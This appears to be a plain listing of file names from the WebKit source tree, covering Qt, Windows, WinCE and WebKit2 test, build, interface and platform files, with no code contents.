text\_xml  
video\_webm  
resources.qrc  
TestData.h  
tst\_MIMESniffing.cpp  
qgraphicswebview.pro  
tst\_qgraphicswebview.cpp  
tst\_qgraphicswebview.qrc  
qobjectbridge.pro

---

tst\_qobjectbridge.cpp  
qwebelement.pro  
tst\_qwebelement.cpp  
tst\_qwebelement.qrc  
qwebframe.pro  
tst\_qwebframe.cpp  
tst\_qwebframe.qrc  
qwebhistory.pro  
tst\_qwebhistory.cpp  
tst\_qwebhistory.qrc  
qwebhistoryinterface.pro  
tst\_qwebhistoryinterface.cpp  
qwebinspector.pro  
tst\_qwebinspector.cpp  
qwebpage.pro  
tst\_qwebpage.cpp  
tst\_qwebpage.qrc  
qwebplugindatabase.pro  
tst\_qwebplugindatabase.cpp  
qwebsecurityorigin.pro  
tst\_qwebsecurityorigin.cpp  
tst\_qwebsecurityorigin.qrc  
qwebview.pro  
tst\_qwebview.cpp  
tst\_qwebview.qrc

---

tests.pri

util.h

ChromeClientQt.cpp

ChromeClientQt.h

ContextMenuClientQt.cpp

ContextMenuClientQt.h

DragClientQt.cpp

DragClientQt.h

DumpRenderTreeSupportQt.cpp

DumpRenderTreeSupportQt.h

EditorClientQt.cpp

EditorClientQt.h

FrameLoaderClientQt.cpp

FrameLoaderClientQt.h

FrameNetworkingContextQt.cpp

FrameNetworkingContextQt.h

FullScreenVideoQt.cpp

FullScreenVideoQt.h

GeolocationClientQt.cpp

GeolocationClientQt.h

GeolocationPermissionClientQt.cpp

GeolocationPermissionClientQt.h

IconDatabaseClientQt.cpp

IconDatabaseClientQt.h

InitWebCoreQt.cpp

---

InitWebCoreQt.h  
InspectorClientQt.cpp  
InspectorClientQt.h  
InspectorServerQt.cpp  
InspectorServerQt.h  
NotificationPresenterClientQt.cpp  
NotificationPresenterClientQt.h  
PlatformStrategiesQt.cpp  
PlatformStrategiesQt.h  
PopupMenuQt.cpp  
PopupMenuQt.h  
QtPlatformPlugin.cpp  
QtPlatformPlugin.h  
QtPluginWidgetAdapter.cpp  
QtPluginWidgetAdapter.h  
QtPrintContext.cpp  
QtPrintContext.h  
QWebFrameAdapter.cpp  
QWebFrameAdapter.h  
QWebPageAdapter.cpp  
QWebPageAdapter.h  
SearchPopupMenuQt.cpp  
SearchPopupMenuQt.h  
TextCheckerClientQt.cpp  
TextCheckerClientQt.h

---

TextureMapperLayerClientQt.cpp

TextureMapperLayerClientQt.h

UndoStepQt.cpp

UndoStepQt.h

WebEventConversion.cpp

WebEventConversion.h

qgraphicswebview.cpp

qgraphicswebview.h

qwebframe.cpp

qwebframe.h

qwebframe\_p.h

qwebinspector.cpp

qwebinspector.h

qwebinspector\_p.h

qwebpage.cpp

qwebpage.h

qwebpage\_p.h

qwebview.cpp

qwebview.h

qwebviewaccessible.cpp

qwebviewaccessible\_p.h

DefaultFullScreenVideoHandler.cpp

DefaultFullScreenVideoHandler.h

FullScreenVideoWidget.cpp

FullScreenVideoWidget.h

---

InitWebKitQt.cpp  
InitWebKitQt.h  
InspectorClientWebPage.cpp  
InspectorClientWebPage.h  
PageClientQt.cpp  
PageClientQt.h  
QGraphicsWidgetPluginImpl.cpp  
QGraphicsWidgetPluginImpl.h  
QStyleFacadeImp.cpp  
QStyleFacadeImp.h  
QtFallbackWebPopup.cpp  
QtFallbackWebPopup.h  
QtWebComboBox.cpp  
QtWebComboBox.h  
QWebUndoCommand.cpp  
QWebUndoCommand.h  
QWidgetPluginImpl.cpp  
QWidgetPluginImpl.h  
generate-webkitversion.pl  
WebKit.pri  
FixMIDLHeaders.pl  
Interfaces.vcxproj  
Interfaces.vcxproj.filters  
InterfacesCommon.props  
InterfacesDebug.props

---

InterfacesDebugWinCairo.props

InterfacesPostBuild.cmd

InterfacesPreBuild.cmd

InterfacesProduction.props

InterfacesRelease.props

InterfacesReleaseWinCairo.props

resource.h

WebKit.vcxproj

WebKit.vcxproj.filters

WebKitApple.props

WebKitCFLite.props

WebKitCommon.props

WebKitDebug.props

WebKitDebugWinCairo.props

WebKitDirectX.props

WebKitPostBuild.cmd

WebKitPreBuild.cmd

WebKitPreLink.cmd

WebKitProduction.props

WebKitRelease.props

WebKitReleaseWinCairo.props

WebKit.make

WebKit.sln

WebKit.submit.sln

make-export-file-generator

---



WebKitExportGenerator.vcxproj  
WebKitExportGenerator.vcxproj.filters  
WebKitExportGeneratorBuildCmd.cmd  
WebKitExportGeneratorCommon.props  
WebKitExportGeneratorDebug.props  
WebKitExportGeneratorDebugWinCairo.props  
WebKitExportGeneratorPostBuild.cmd  
WebKitExportGeneratorPreBuild.cmd  
WebKitExportGeneratorProduction.props  
WebKitExportGeneratorRelease.props  
WebKitExportGeneratorReleaseWinCairo.props  
WebKitExports.def.in  
WebKitGUID.vcxproj  
WebKitGUID.vcxproj.filters  
WebKitGUIDCommon.props  
WebKitGUIDDebug.props  
WebKitGUIDDebugWinCairo.props  
WebKitGUIDPostBuild.cmd  
WebKitGUIDPreBuild.cmd  
WebKitGUIDProduction.props  
WebKitGUIDRelease.props  
WebKitGUIDReleaseWinCairo.props  
project.pbxproj  
WebKit1.pri  
WebKit1.pro

---

AccessibleBase.cpp  
AccessibleBase.h  
AccessibleDocument.cpp  
AccessibleDocument.h  
AccessibleImage.cpp  
AccessibleImage.h  
CFDictionaryPropertyBag.cpp  
CFDictionaryPropertyBag.h  
ChangeLog-2009-06-16  
CodeAnalysisConfig.h  
COMEnumVariant.h  
COMPropertyBag.h  
COMVariantSetter.h  
DefaultDownloadDelegate.cpp  
DefaultDownloadDelegate.h  
DefaultPolicyDelegate.cpp  
DefaultPolicyDelegate.h  
DOMCoreClasses.cpp  
DOMCoreClasses.h  
DOMCSSClasses.cpp  
DOMCSSClasses.h  
DOMEventsClasses.cpp  
DOMEventsClasses.h  
DOMHTMLClasses.cpp  
DOMHTMLClasses.h

---

ForEachCoClass.cpp  
ForEachCoClass.h  
FullscreenVideoController.cpp  
FullscreenVideoController.h  
AccessibilityDelegate.idl  
Accessible2.idl  
Accessible2\_2.idl  
AccessibleApplication.idl  
AccessibleRelation.idl  
AccessibleStates.idl  
IA2CommonTypes.idl  
AccessibleComparable.idl  
DOMCore.idl  
DOMCSS.idl  
DOMEvents.idl  
DOMExtensions.idl  
DOMHTML.idl  
DOMPrivate.idl  
DOMRange.idl  
DOMWindow.idl  
IGEN\_DOMObject.idl  
IWebArchive.idl  
IWebBackForwardList.idl  
IWebBackForwardListPrivate.idl  
IWebCache.idl

---

IWebCookieManager.idl  
IWebCoreStatistics.idl  
IWebDatabaseManager.idl  
IWebDataSource.idl  
IWebDesktopNotificationsDelegate.idl  
IWebDocument.idl  
IWebDownload.idl  
IWebEditingDelegate.idl  
IWebEmbeddedView.idl  
IWebError.idl  
IWebErrorPrivate.idl  
IWebFormDelegate.idl  
IWebFrame.idl  
IWebFrameLoadDelegate.idl  
IWebFrameLoadDelegatePrivate.idl  
IWebFrameLoadDelegatePrivate2.idl  
IWebFramePrivate.idl  
IWebFrameView.idl  
IWebGeolocationPolicyListener.idl  
IWebGeolocationPosition.idl  
IWebGeolocationProvider.idl  
IWebHistory.idl  
IWebHistoryDelegate.idl  
IWebHistoryItem.idl  
IWebHistoryItemPrivate.idl

---

IWebHistoryPrivate.idl  
IWebHTMLRepresentation.idl  
IWebHTTPURLResponse.idl  
IWebIconDatabase.idl  
IWebInspector.idl  
IWebInspectorPrivate.idl  
IWebJavaScriptCollector.idl  
IWebKitStatistics.idl  
IWebMutableURLRequest.idl  
IWebMutableURLRequestPrivate.idl  
IWebNavigationData.idl  
IWebNotification.idl  
IWebNotificationCenter.idl  
IWebNotificationObserver.idl  
IWebPolicyDelegate.idl  
IWebPolicyDelegatePrivate.idl  
IWebPreferences.idl  
IWebPreferencesPrivate.idl  
IWebResource.idl  
IWebResourceLoadDelegate.idl  
IWebResourceLoadDelegatePrivate.idl  
IWebResourceLoadDelegatePrivate2.idl  
IWebScriptObject.idl  
IWebScriptWorld.idl  
IWebScrollbarDelegatePrivate.idl

---

IWebScrollBarPrivate.idl  
IWebSecurityOrigin.idl  
IWebSerializedJSValue.idl  
IWebSerializedJSValuePrivate.idl  
IWebTextRenderer.idl  
IWebUIDelegate.idl  
IWebUIDelegate2.idl  
IWebUIDelegatePrivate.idl  
IWebUndoManager.idl  
IWebUndoTarget.idl  
IWebURLAuthenticationChallenge.idl  
IWebURLRequest.idl  
IWebURLResponse.idl  
IWebURLResponsePrivate.idl  
IWebUserContentURLPattern.idl  
IWebView.idl  
IWebViewPrivate.idl  
IWebWorkersPrivate.idl  
JavaScriptCoreAPITypes.idl  
WebKit.idl  
WebScrollbarTypes.idl  
MarshallingHelpers.cpp  
MarshallingHelpers.h  
MemoryStream.cpp  
MemoryStream.h

---

ProgIDMacros.h

WebActionPropertyBag.cpp

WebActionPropertyBag.h

WebArchive.cpp

WebArchive.h

WebBackForwardList.cpp

WebBackForwardList.h

WebCache.cpp

WebCache.h

WebCachedFramePlatformData.h

WebCookieManager.cpp

WebCookieManager.h

WebCookieManagerCFNet.cpp

WebCookieManagerCurl.cpp

WebCoreStatistics.cpp

WebCoreStatistics.h

EmbeddedWidget.cpp

EmbeddedWidget.h

WebChromeClient.cpp

WebChromeClient.h

WebContextMenuClient.cpp

WebContextMenuClient.h

WebDesktopNotificationsDelegate.cpp

WebDesktopNotificationsDelegate.h

WebDragClient.cpp

---

WebDragClient.h  
WebEditorClient.cpp  
WebEditorClient.h  
WebFrameLoaderClient.cpp  
WebFrameLoaderClient.h  
WebFrameNetworkingContext.cpp  
WebFrameNetworkingContext.h  
WebGeolocationClient.cpp  
WebGeolocationClient.h  
WebInspectorClient.cpp  
WebInspectorClient.h  
WebInspectorDelegate.cpp  
WebInspectorDelegate.h  
WebPlatformStrategies.cpp  
WebPlatformStrategies.h  
WebDatabaseManager.cpp  
WebDatabaseManager.h  
WebDataSource.cpp  
WebDataSource.h  
WebDocumentLoader.cpp  
WebDocumentLoader.h  
WebDownload.cpp  
WebDownload.h  
WebDownloadCFNet.cpp  
WebDownloadCurl.cpp

---



WebDropSource.cpp

WebDropSource.h

WebElementPropertyBag.cpp

WebElementPropertyBag.h

WebError.cpp

WebError.h

WebFrame.cpp

WebFrame.h

WebFramePolicyListener.cpp

WebFramePolicyListener.h

WebGeolocationPolicyListener.cpp

WebGeolocationPolicyListener.h

WebGeolocationPosition.cpp

WebGeolocationPosition.h

WebHistory.cpp

WebHistory.h

WebHistoryItem.cpp

WebHistoryItem.h

WebHTMLRepresentation.cpp

WebHTMLRepresentation.h

WebIconDatabase.cpp

WebIconDatabase.h

WebInspector.cpp

WebInspector.h

WebJavaScriptCollector.cpp

---

WebJavaScriptCollector.h

Info.plist

WebKit.rc

WebKitClassFactory.cpp

WebKitClassFactory.h

WebKitCOMAPI.cpp

WebKitCOMAPI.h

WebKitDLL.cpp

WebKitDLL.h

WebKitGraphics.cpp

WebKitGraphics.h

WebKitLogging.cpp

WebKitLogging.h

WebKitPrefix.cpp

WebKitPrefix.h

WebKitStatistics.cpp

WebKitStatistics.h

WebKitStatisticsPrivate.h

WebKitSystemBits.cpp

WebKitSystemBits.h

WebLocalizableStrings.cpp

WebLocalizableStrings.h

WebMutableURLRequest.cpp

WebMutableURLRequest.h

WebNavigationData.cpp

---

WebNavigationData.h  
WebNodeHighlight.cpp  
WebNodeHighlight.h  
WebNotification.cpp  
WebNotification.h  
WebNotificationCenter.cpp  
WebNotificationCenter.h  
WebPreferenceKeysPrivate.h  
WebPreferences.cpp  
WebPreferences.h  
WebResource.cpp  
WebResource.h  
WebScriptObject.cpp  
WebScriptObject.h  
WebScriptWorld.cpp  
WebScriptWorld.h  
WebScrollbar.cpp  
WebScrollbar.h  
WebSecurityOrigin.cpp  
WebSecurityOrigin.h  
WebSerializedJSValue.cpp  
WebSerializedJSValue.h  
WebTextRenderer.cpp  
WebTextRenderer.h  
WebURLAuthenticationChallenge.cpp

---

WebURLAuthenticationChallenge.h  
WebURLAuthenticationChallengeSender.cpp  
WebURLAuthenticationChallengeSender.h  
WebURLAuthenticationChallengeSenderCFNet.cpp  
WebURLAuthenticationChallengeSenderCurl.cpp  
WebURLCredential.cpp  
WebURLCredential.h  
WebURLProtectionSpace.cpp  
WebURLProtectionSpace.h  
WebURLResponse.cpp  
WebURLResponse.h  
WebUserContentURLPattern.cpp  
WebUserContentURLPattern.h  
WebView.cpp  
WebView.h  
WebWorkersPrivate.cpp  
WebWorkersPrivate.h  
ChromeClientWinCE.cpp  
ChromeClientWinCE.h  
ContextMenuClientWinCE.cpp  
ContextMenuClientWinCE.h  
DragClientWinCE.cpp  
DragClientWinCE.h  
EditorClientWinCE.cpp  
EditorClientWinCE.h

---

FrameLoaderClientWinCE.cpp

FrameLoaderClientWinCE.h

FrameNetworkingContextWinCE.cpp

FrameNetworkingContextWinCE.h

InspectorClientWinCE.cpp

InspectorClientWinCE.h

PlatformStrategiesWinCE.cpp

PlatformStrategiesWinCE.h

WebView.cpp

WebView.h

ChangeLog-2011-02-16

ChangeLog-2011-06-04

ChangeLog-2012-05-22

ChangeLog-2012-10-02

ChangeLog-2013-04-24

config.h

Base.xcconfig

BaseLegacyProcess.xcconfig

BaseTarget.xcconfig

BaseXPCTestService.xcconfig

DebugRelease.xcconfig

FeatureDefines.xcconfig

NetworkProcess.xcconfig

NetworkService.Development.xcconfig

NetworkService.xcconfig

---

OfflineStorageProcess.xcconfig  
OfflineStorageService.Development.xcconfig  
OfflineStorageService.xcconfig  
PluginProcess.xcconfig  
PluginService.32.xcconfig  
PluginService.64.xcconfig  
PluginService.Development.xcconfig  
PluginService.entitlements  
SharedWorkerProcess.xcconfig  
Shim.xcconfig  
Version.xcconfig  
WebContentProcess.xcconfig  
WebContentService.Development.xcconfig  
WebContentService.xcconfig  
WebKit2.xcconfig  
DerivedSources.make  
DerivedSources.pri  
ewebkit2.pc.in  
MainEfl.cpp  
InfoPlist.strings  
GNUmakefile.am  
GNUmakefile.list.am  
MainGtk.cpp  
Info.plist  
WebKit2.order

---

Makefile  
Info.plist  
NetworkProcessMain.mm  
Info.plist  
Info.plist  
NetworkServiceEntryPoint.mm  
NetworkBlobRegistry.cpp  
NetworkBlobRegistry.h  
HostRecord.cpp  
HostRecord.h  
com.apple.WebKit.NetworkProcess.sb.in  
DiskCacheMonitor.h  
DiskCacheMonitor.mm  
NetworkProcessMac.mm  
NetworkResourceLoaderMac.mm  
NetworkResourceLoadSchedulerMac.mm  
RemoteNetworkingContext.h  
RemoteNetworkingContext.mm  
NetworkConnectionToWebProcess.cpp  
NetworkConnectionToWebProcess.h  
NetworkConnectionToWebProcess.messages.in  
NetworkProcess.cpp  
NetworkProcess.h  
NetworkProcess.messages.in  
NetworkProcessPlatformStrategies.cpp

---

NetworkProcessPlatformStrategies.h

NetworkResourceLoader.cpp

NetworkResourceLoader.h

NetworkResourceLoader.messages.in

NetworkResourceLoadScheduler.cpp

NetworkResourceLoadScheduler.h

SchedulableLoader.cpp

SchedulableLoader.h

SyncNetworkResourceLoader.cpp

SyncNetworkResourceLoader.h

NetworkProcessMainUnix.cpp

NetworkProcessMainUnix.h

Info.plist

OfflineStorageProcessMain.mm

Info.plist

Info.plist

OfflineStorageServiceEntryPoint.mm

com.apple.WebKit.OfflineStorage.sb

OfflineStorageProcessMac.mm

OfflineStorageProcess.cpp

OfflineStorageProcess.h

OfflineStorageProcess.messages.in

Owners

CGUtilities.cpp

CGUtilities.h

---



ArgumentCoder.h  
ArgumentCoders.cpp  
ArgumentCoders.h  
ArgumentDecoder.cpp  
ArgumentDecoder.h  
ArgumentEncoder.cpp  
ArgumentEncoder.h  
Arguments.h  
Attachment.cpp  
Attachment.h  
Connection.cpp  
Connection.h  
DataReference.cpp  
DataReference.h  
HandleMessage.h  
ConnectionMac.cpp  
ImportanceAssertion.h  
MachPort.h  
MessageDecoder.cpp  
MessageDecoder.h  
MessageEncoder.cpp  
MessageEncoder.h  
MessageFlags.h  
MessageReceiver.h  
MessageReceiverMap.cpp

---

MessageReceiverMap.h  
MessageSender.cpp  
MessageSender.h  
StringReference.cpp  
StringReference.h  
AttachmentUnix.cpp  
ConnectionUnix.cpp  
ConnectionWin.cpp  
LoggingEfl.cpp  
ModuleEfl.cpp  
WorkQueueEfl.cpp  
LoggingGtk.cpp  
ModuleGtk.cpp  
WorkQueueGtk.cpp  
Logging.cpp  
Logging.h  
LayerHostingContext.h  
LayerHostingContext.mm  
Logging.mac.mm  
MachUtilities.cpp  
MachUtilities.h  
ModuleMac.mm  
SharedMemoryMac.cpp  
StringUtilities.h  
StringUtilities.mm

---

WorkQueueMac.cpp  
Module.cpp  
Module.h  
PlatformProcessIdentifier.h  
LoggingQt.cpp  
ModuleQt.cpp  
WorkQueueQt.cpp  
SharedMemory.h  
EnvironmentUtilities.cpp  
EnvironmentUtilities.h  
SharedMemoryUnix.cpp  
SharedMemoryWin.cpp  
WorkQueueWin.cpp  
WorkQueue.cpp  
WorkQueue.h  
PlatformEfl.cmake  
PlatformGTK.cmake  
Info.plist  
PluginProcessMain.mm  
PluginService.32-64.Info.plist  
Info.plist  
PluginServiceEntryPoint.mm  
PluginControllerProxyMac.mm  
PluginProcessMac.mm  
PluginProcessShim.h

---

PluginProcessShim.mm  
PluginControllerProxy.cpp  
PluginControllerProxy.h  
PluginControllerProxy.messages.in  
PluginCreationParameters.cpp  
PluginCreationParameters.h  
PluginProcess.cpp  
PluginProcess.h  
PluginProcess.messages.in  
PluginControllerProxyQt.cpp  
PluginProcessMainQt.cpp  
PluginProcessQt.cpp  
PluginControllerProxyUnix.cpp  
PluginProcessMainUnix.cpp  
PluginProcessMainUnix.h  
PluginProcessUnix.cpp  
WebProcessConnection.cpp  
WebProcessConnection.h  
WebProcessConnection.messages.in  
PluginProcess.pro  
MainQt.cpp  
PluginMainQt.cpp  
com.apple.ist.ds.appleconnect.webplugin.sb  
com.apple.QuickTime Plugin.plugin.sb  
com.apple.WebKit.plugin-common.sb

---

com.macromedia.Flash Player.plugin.sb

com.microsoft.SilverlightPlugin.sb

com.oracle.java.JavaAppletPlugin.sb

WebContentProcess.xib

WebKit.icns

SandboxProcess.pro

generate-forwarding-headers.pl

generate-message-receiver.py

generate-messages-header.py

messages.py

messages\_unittest.py

model.py

parser.py

\_\_init\_\_.py

ActivityAssertion.cpp

ActivityAssertion.h

WKImageCairo.cpp

WKImageCairo.h

WKErrorsCF.cpp

WKErrorsCF.h

WKStringCF.cpp

WKStringCF.h

WKURLCF.cpp

WKURLCF.h

WKURLRequestCF.cpp

---

WKURLRequestCF.h  
WKURLResponseCF.cpp  
WKURLResponseCF.h  
WKGraphicsContextCG.cpp  
WKGraphicsContextCG.h  
WKImageCG.cpp  
WKImageCG.h  
WKArrayEfl.cpp  
WKArrayEfl.h  
WKBaseEfl.h  
WKBaseGtk.h  
WKGraphicsContextGtk.cpp  
WKGraphicsContextGtk.h  
WKBaseMac.h  
WKCertificateInfoMac.h  
WKCertificateInfoMac.mm  
WKObjCTypeWrapperRef.h  
WKObjCTypeWrapperRef.mm  
WKURLRequestNS.h  
WKURLRequestNS.mm  
WKURLResponseNS.h  
WKURLResponseNS.mm  
WKWebArchive.cpp  
WKWebArchive.h  
WKWebArchiveResource.cpp

---

WKWebArchiveResource.h

WKImageQt.cpp

WKImageQt.h

WKBaseSoup.h

WKArray.cpp

WKArray.h

WKBase.h

WKCertificateInfo.cpp

WKCertificateInfo.h

WKConnectionRef.cpp

WKConnectionRef.h

WKContextMenuitem.cpp

WKContextMenuitem.h

WKContextMenuitemTypes.h

WKData.cpp

WKData.h

WKDictionary.cpp

WKDictionary.h

WKError.cpp

WKError.h

WKEvent.h

WKFindOptions.h

WKGeometry.cpp

WKGeometry.h

WKGraphicsContext.cpp

---

WKGraphicsContext.h  
WKImage.cpp  
WKImage.h  
WKMutableArray.cpp  
WKMutableArray.h  
WKMutableDictionary.cpp  
WKMutableDictionary.h  
WKNumber.cpp  
WKNumber.h  
WKPageLoadTypes.h  
WKPageLoadTypesPrivate.h  
WKPageVisibilityTypes.h  
WKPluginInformation.cpp  
WKPluginInformation.h  
WKRenderLayer.cpp  
WKRenderLayer.h  
WKRenderObject.cpp  
WKRenderObject.h  
WKSecurityOrigin.cpp  
WKSecurityOrigin.h  
WKSerializedScriptValue.cpp  
WKSerializedScriptValue.h  
WKSerializedScriptValuePrivate.h  
WKSharedAPICast.h  
WKString.cpp

---



WKString.h  
WKStringPrivate.h  
WKType.cpp  
WKType.h  
WKURL.cpp  
WKURL.h  
WKURLRequest.cpp  
WKURLRequest.h  
WKURLResponse.cpp  
WKURLResponse.h  
WKUserContentURLPattern.cpp  
WKUserContentURLPattern.h  
APIClient.h  
APIClientTraits.cpp  
APIClientTraits.h  
APIObject.cpp  
APIObject.h  
AuthenticationManager.cpp  
AuthenticationManager.h  
AuthenticationManager.messages.in  
AuthenticationManager.mac.mm  
BlockingResponseMap.h  
CacheModel.cpp  
CacheModel.h  
LayerTreeContextCairo.cpp

---

ShareableBitmapCairo.cpp  
ArgumentCodersCF.cpp  
ArgumentCodersCF.h  
KeyedCodingValueCF.cpp  
KeyedCodingValueCF.h  
ShareableBitmapCG.cpp  
ChildProcess.cpp  
ChildProcess.h  
ChildProcessProxy.cpp  
ChildProcessProxy.h  
ChildProcessSupplement.h  
CommandLine.h  
ConnectionStack.cpp  
ConnectionStack.h  
CoordinatedGraphicsArgumentCoders.cpp  
CoordinatedGraphicsArgumentCoders.h  
WebCoordinatedSurface.cpp  
WebCoordinatedSurface.h  
WebCustomFilterProgramProxy.cpp  
WebCustomFilterProgramProxy.h  
WebContextMessageKinds.h  
DictionaryPopupInfo.cpp  
DictionaryPopupInfo.h  
DownloadCFNet.cpp  
DownloadCurl.cpp

---

Download.cpp  
Download.h  
DownloadAuthenticationClient.cpp  
DownloadAuthenticationClient.h  
DownloadManager.cpp  
DownloadManager.h  
DownloadSoupErrorsEfl.cpp  
DownloadSoupErrorsGtk.cpp  
DownloadMac.mm  
DownloadQt.cpp  
QtFileDownloader.cpp  
QtFileDownloader.h  
DownloadSoup.cpp  
DownloadSoupErrors.h  
DragControllerAction.h  
DrawingAreaInfo.h  
EditorState.cpp  
EditorState.h  
LayerTreeContextEfl.cpp  
NativeWebKeyboardEventEfl.cpp  
NativeWebMouseEventEfl.cpp  
NativeWebTouchEventEfl.cpp  
NativeWebWheelEventEfl.cpp  
ProcessExecutablePathEfl.cpp  
WebEventFactory.cpp

---

WebEventFactory.h  
ChildProcessEntryPoint.h  
ChildProcessEntryPoint.mm  
ChildProcessMain.mm  
XPCTestServiceEntryPoint.h  
XPCTestServiceEntryPoint.mm  
XPCTestServiceMain.Development.mm  
XPCTestServiceMain.mm  
BlobRegistrationData.cpp  
BlobRegistrationData.h  
FontInfo.cpp  
FontInfo.h  
FontSmoothingLevel.h  
ArgumentCodersGtk.cpp  
ArgumentCodersGtk.h  
LayerTreeContextGtk.cpp  
NativeWebKeyboardEventGtk.cpp  
NativeWebMouseEventGtk.cpp  
NativeWebWheelEventGtk.cpp  
PrintInfoGtk.cpp  
ProcessExecutablePathGtk.cpp  
WebEventFactory.cpp  
WebEventFactory.h  
HTTPCookieAcceptPolicy.h  
ImageOptions.h

---

ImmutableArray.cpp  
ImmutableArray.h  
ImmutableDictionary.cpp  
ImmutableDictionary.h  
KeyedCodingValue.h  
KeyedEncoder.cpp  
KeyedEncoder.h  
LayerTreeContext.h  
SandboxEnvironmentLinux.cpp  
SandboxEnvironmentLinux.h  
OpenSyscall.cpp  
OpenSyscall.h  
SeccompBroker.cpp  
SeccompBroker.h  
SeccompFilters.cpp  
SeccompFilters.h  
SigactionSyscall.cpp  
SigactionSyscall.h  
SigprocmaskSyscall.cpp  
SigprocmaskSyscall.h  
Syscall.cpp  
Syscall.h  
SyscallPolicy.cpp  
SyscallPolicy.h  
WebMemorySamplerLinux.cpp

---

ArgumentCodersMac.h  
ArgumentCodersMac.mm  
AttributedString.h  
AttributedString.mm  
ChildProcessMac.mm  
ColorSpaceData.h  
ColorSpaceData.mm  
CommandLineMac.cpp  
CookieStorageShim.cpp  
CookieStorageShim.h  
CookieStorageShimLibrary.cpp  
CookieStorageShimLibrary.h  
LayerTreeContextMac.mm  
NativeWebKeyboardEventMac.mm  
NativeWebMouseEventMac.mm  
NativeWebWheelEventMac.mm  
ObjCObjectGraph.h  
ObjCObjectGraph.mm  
ObjCObjectGraphCoders.h  
ObjCObjectGraphCoders.mm  
PasteboardTypes.h  
PasteboardTypes.mm  
PDFKitImports.h  
PDFKitImports.mm  
PlatformCertificateInfo.h

---

PlatformCertificateInfo.mm  
PrintInfoMac.mm  
RemoteLayerTreeTransaction.h  
RemoteLayerTreeTransaction.mm  
SandboxExtensionMac.mm  
SandboxInitiationParametersMac.mm  
SecItemRequestData.cpp  
SecItemRequestData.h  
SecItemResponseData.cpp  
SecItemResponseData.h  
SecItemShim.cpp  
SecItemShim.h  
SecItemShim.messages.in  
WebCoreArgumentCodersMac.mm  
WebEventFactory.h  
WebEventFactory.mm  
WebMemorySampler.macos.mm  
WebURLRequestMac.mm  
WebURLResponseMac.mm  
MutableArray.cpp  
MutableArray.h  
MutableDictionary.cpp  
MutableDictionary.h  
NativeWebKeyboardEvent.h  
NativeWebMouseEvent.h

---

NativeWebTouchEvent.h  
NativeWebWheelEvent.h  
CustomProtocolManager.h  
CustomProtocolManager.messages.in  
CustomProtocolManagerMac.mm  
NetworkProcessCreationParameters.cpp  
NetworkProcessCreationParameters.h  
NetworkProcessSupplement.h  
NetworkResourceLoadParameters.cpp  
NetworkResourceLoadParameters.h  
OfflineStorageProcessCreationParameters.cpp  
OfflineStorageProcessCreationParameters.h  
OriginAndDatabases.cpp  
OriginAndDatabases.h  
PlatformPopupMenuData.cpp  
PlatformPopupMenuData.h  
PluginComplexTextInputState.h  
PluginSandboxProfile.h  
PluginSandboxProfile.mm  
NetscapePluginModuleMac.mm  
PluginInformationMac.mm  
NetscapePluginModule.cpp  
NetscapePluginModule.h  
NetscapePluginModuleNone.cpp  
PluginInformation.cpp

---



PluginInformation.h  
NetscapePluginModuleX11.cpp  
NPIdentifierData.cpp  
NPIdentifierData.h  
NPObjectMessageReceiver.cpp  
NPObjectMessageReceiver.h  
NPObjectMessageReceiver.messages.in  
NPObjectProxy.cpp  
NPObjectProxy.h  
NPRemoteObjectMap.cpp  
NPRemoteObjectMap.h  
NPVariantData.cpp  
NPVariantData.h  
PluginModuleInfo.cpp  
PluginModuleInfo.h  
PluginProcessAttributes.h  
PluginProcessCreationParameters.cpp  
PluginProcessCreationParameters.h  
PluginQuirks.h  
PrintInfo.cpp  
PrintInfo.h  
ProcessExecutablePath.h  
ArgumentCodersQt.cpp  
ArgumentCodersQt.h  
LayerTreeContextQt.cpp

---

NativeWebKeyboardEventQt.cpp

NativeWebMouseEventQt.cpp

NativeWebTouchEventQt.cpp

NativeWebWheelEventQt.cpp

PlatformCertificateInfo.h

ProcessExecutablePathQt.cpp

QtNetworkReplyData.cpp

QtNetworkReplyData.h

QtNetworkRequestData.cpp

QtNetworkRequestData.h

ShareableBitmapQt.cpp

WebCoreArgumentCodersQt.cpp

WebEventFactoryQt.cpp

WebEventFactoryQt.h

WebURLRequestQt.cpp

WebURLResponseQt.cpp

ResourceCachesToClear.h

SameDocumentNavigationType.h

SandboxExtension.h

SandboxInitializationParameters.h

SecurityOriginData.cpp

SecurityOriginData.h

SessionState.cpp

SessionState.h

ShareableBitmap.cpp

---

ShareableBitmap.h  
ShareableResource.cpp  
ShareableResource.h  
SharedWorkerProcessCreationParameters.cpp  
SharedWorkerProcessCreationParameters.h  
PlatformCertificateInfo.cpp  
PlatformCertificateInfo.h  
SoupCookiePersistentStorageType.h  
WebCoreArgumentCodersSoup.cpp  
StatisticsData.cpp  
StatisticsData.h  
TextCheckerState.h  
UpdateInfo.cpp  
UpdateInfo.h  
UserMessageCoders.h  
VisitedLinkTable.cpp  
VisitedLinkTable.h  
WebArchive.cpp  
WebArchive.h  
WebArchiveResource.cpp  
WebArchiveResource.h  
WebBackForwardListItem.cpp  
WebBackForwardListItem.h  
WebBatteryStatus.cpp  
WebBatteryStatus.h

---

WebCertificateInfo.h  
WebConnection.cpp  
WebConnection.h  
WebConnection.messages.in  
WebConnectionClient.cpp  
WebConnectionClient.h  
WebContextMenuitem.cpp  
WebContextMenuitem.h  
WebContextMenuitemData.cpp  
WebContextMenuitemData.h  
WebCoreArgumentCoders.cpp  
WebCoreArgumentCoders.h  
WebData.h  
WebError.cpp  
WebError.h  
WebEvent.cpp  
WebEvent.h  
WebEventConversion.cpp  
WebEventConversion.h  
WebFindOptions.h  
WebGeolocationPosition.cpp  
WebGeolocationPosition.h  
WebGeometry.h  
WebGestureEvent.cpp  
WebGraphicsContext.cpp

---

WebGraphicsContext.h

WebHitTestResult.cpp

WebHitTestResult.h

WebImage.cpp

WebImage.h

WebKeyboardEvent.cpp

WebKit2Initialize.cpp

WebKit2Initialize.h

WebMemorySampler.cpp

WebMemorySampler.h

WebMouseEvent.cpp

WebNavigationDataStore.h

WebNetworkInfo.cpp

WebNetworkInfo.h

WebNumber.h

WebOpenPanelParameters.cpp

WebOpenPanelParameters.h

WebPageCreationParameters.cpp

WebPageCreationParameters.h

WebPageGroupData.cpp

WebPageGroupData.h

WebPlatformTouchPoint.cpp

WebPopupItem.cpp

WebPopupItem.h

WebPreferencesStore.cpp

---

WebPreferencesStore.h  
WebProcessCreationParameters.cpp  
WebProcessCreationParameters.h  
WebRenderLayer.cpp  
WebRenderLayer.h  
WebRenderObject.cpp  
WebRenderObject.h  
WebResourceBuffer.cpp  
WebResourceBuffer.h  
WebSecurityOrigin.h  
WebSerializedScriptValue.h  
WebString.h  
WebTouchEvent.cpp  
WebURL.h  
